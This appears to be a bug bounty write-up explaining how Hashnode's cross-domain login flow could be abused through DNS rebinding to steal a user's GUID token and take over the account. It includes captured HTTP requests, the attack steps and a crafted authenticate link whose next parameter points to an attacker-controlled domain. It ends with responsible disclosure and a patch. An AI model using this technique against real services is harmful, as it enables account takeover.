
The first eye-catching feature in Hashnode is cross-domain authentication.
Personally, when I hunt, I always look for authentication class vulnerabilities,
which I'm stronger in, especially when an authentication token is transferring
among different places. Hashnode has an option for blog owners to have their own
domain, as you are reading this post on blog.voorivex.team and not
the Hashnode website.


It's not a big deal. By setting a simple cname record in the DNS
server, you can verify that the domain belongs to the user, and the traffic will
be redirected to Hashnode servers:
From a backend perspective, everything is the same, except for the
host header of the HTTP packet. Since the IP address is the same for
all of Hashnode's blogs, Hashnode uses the host header to determine
which blog should be loaded. However, from a browser's perspective, the URLs are
different. We all know that browsers store data based on the Origin:
https://hashnode.comhttps://blog.voorivex.team
So, if a user enters credentials and logs into the Hashnode website, they should
repeat the procedure to log into blog.voorivex.team too. To be
user-friendly, Hashnode uses an authentication transfer, which means when
somebody has an authentication session on the Hashnode website, they will
automatically get an authentication session on other CNAMed domains too. But how?
Cross-Domain Authentication
-
The user opens hashnode.com/authenticate
equipped with JWT authentication Cookie. The HTTP request has
a parameter named next which is responsible for redirecting
the user back:
The response:GET /authenticate?next=https%3A%2F%2Fblog.voorivex.team%2F HTTP/1.1 Host: hashnode.com Cookie: redacted User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:124.0) Gecko/20100101 Firefox/124.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate, br Referer: https://blog.voorivex.team/ Upgrade-Insecure-Requests: 1 Sec-Fetch-User: ?1 Te: trailers Connection: closeHTTP/2 307 Temporary Redirect Age: 0 Cache-Control: private, no-cache, no-store, max-age=0, must-revalidate Content-Security-Policy: default-src *; script-src * 'unsafe-eval' 'unsafe-inline'; style-src * 'unsafe-inline'; font-src *; img-src * data: Date: Mon, 15 Apr 2024 15:25:10 GMT Location: https://hashnode.dev/identity?guid=f4e4e11f-4c6f-43b7-ab41-6483c52a0b4d&next=https%3A%2F%2Fblog.voorivex.team%2F Referrer-Policy: origin-when-cross-origin Server: Vercel Strict-Transport-Security: max-age=63072000 X-Content-Type-Options: nosniff X-Frame-Options: deny X-Matched-Path: /authenticate X-Vercel-Cache: MISS X-Vercel-Id: fra1::pdx1::pldpk-1713194710837-255be6ebcd6a Content-Length: 112 https://hashnode.dev/identity?guid=f4e4e11f-4c6f-43b7-ab41-6483c52a0b4d&next=https%3A%2F%2Fblog.voorivex.team%2F -
There is an intermediate phase here which Hashnode checks token
and next URL before redirecting the user back:
GET /identity?guid=f4e4e11f-4c6f-43b7-ab41-6483c52a0b4d&next=https%3A%2F%2Fblog.voorivex.team%2F HTTP/1.1 Host: hashnode.dev Cookie: redacted User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:124.0) Gecko/20100101 Firefox/124.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate, br Referer: https://blog.voorivex.team/ Upgrade-Insecure-Requests: 1 Sec-Fetch-User: ?1 Te: trailers Connection: close -
If the user has a valid JWT authentication Cookie and legitimate next
URL value, they will be redirected back to the value of next
parameter (in this case, blog.voorivex.team
which is legitimate in Hashnode)
HTTP/2 307 Temporary Redirect Age: 0 Cache-Control: private, no-cache, no-store, max-age=0, must-revalidate Content-Security-Policy: default-src *; script-src * 'unsafe-eval' 'unsafe-inline'; style-src * 'unsafe-inline'; font-src *; img-src * data: Date: Mon, 15 Apr 2024 15:25:11 GMT Location: https://blog.voorivex.team/identity?guid=f4e4e11f-4c6f-43b7-ab41-6483c52a0b4d&next=https://blog.voorivex.team/ Referrer-Policy: origin-when-cross-origin Server: Vercel Set-Cookie: redacted Max-Age=315360000; Domain=.hashnode.dev; HttpOnly Strict-Transport-Security: max-age=63072000 X-Content-Type-Options: nosniff X-Frame-Options: deny X-Matched-Path: /identity X-Vercel-Cache: MISS X-Vercel-Id: fra1::pdx1::8tmnc-1713194711393-f85cf186df76 Content-Length: 110 https://blog.voorivex.team/identity?guid=f4e4e11f-4c6f-43b7-ab41-6483c52a0b4d&next=https://blog.voorivex.team/ - The user opens blog.voorivex.team with an Authentication Token and if it is a valid token, they will be provided with a JWT authentication Cookie

Here is the flow of cross-domain authentication:
DNS Rebinding
I'm not going to explain the DNS rebinding vulnerability here; a quick search will give you plenty of information. The important questions for me were:
How is the
nextparameter value validated in the backend? Can the value be anything, or does it just match against the database? What if I change the DNS records of the verified domain?
As observed, in the final stage of the flow, if the token is valid, the user
will receive a JWT authentication Cookie. If the
next URL can be manipulated, the GUID token
can be stolen, leading to an account takeover. Although the checker function in
the backend is quite secure, let's address this question: how does Hashnode
define legitimate domains? How does the next_check() function
operate? Upon investigation, it was found that Hashnode verifies the
next URL against its database, which includes
lists of custom domains. Therefore, an attacker could bind a
legitimate domain to their account to manipulate the whitelist. Here's the
attacking scenario via DNS Rebinding:
- The attacker binds a legitimate domain pointing to hashnode.network, in this case
https://attacker.voorivex.team - Since this URL is considered legitimate, the next URL can also be set as
https://attacker.voorivex.team - The attacker then changes the DNS value of
attacker.voorivex.teamto their own IP address (Before launching the attack, they obtain a valid SSL certificate) - Despite changing the DNS records, the next URL remains valid as
https://attacker.voorivex.team. It may take a significant amount of time for Hashnode to update its database (or DNS cache). Since the attacker does not remove their domain from the whitelist, just manipulates DNS records, the domain remains considered legitimate in Hashnode's system
The attacker provides the victim with a link:
https://hashnode.com/authenticate?next=https%3A%2F%2Fattacker.voorivex.team%2F.
If the victim clicks on this link, their GUID token will be
stolen. The attacker can then produce a JWT using the stolen
GUID token, gaining unauthorized access to the victim's
account.
Automation
I wrote a Python script to automatically change the DNS record and then open the malicious URL on behalf of the victim. This ensures that the attack will work every time if the victim opens the attacker's website. In terms of CVSS calculation, the attack complexity is low, making the overall vulnerability score 8.0 (High). The script:
→ gist.github.com/Voorivex/2e1ead0c0c898be1cb24b5f873216249
Responsible Disclosure
Immediately after finding the flaw, I reported it to Hashnode. There is no obvious BBP for Hashnode, but a brief documentation worked for me. After about 20 days, they patched the vulnerability and issued a bounty to me.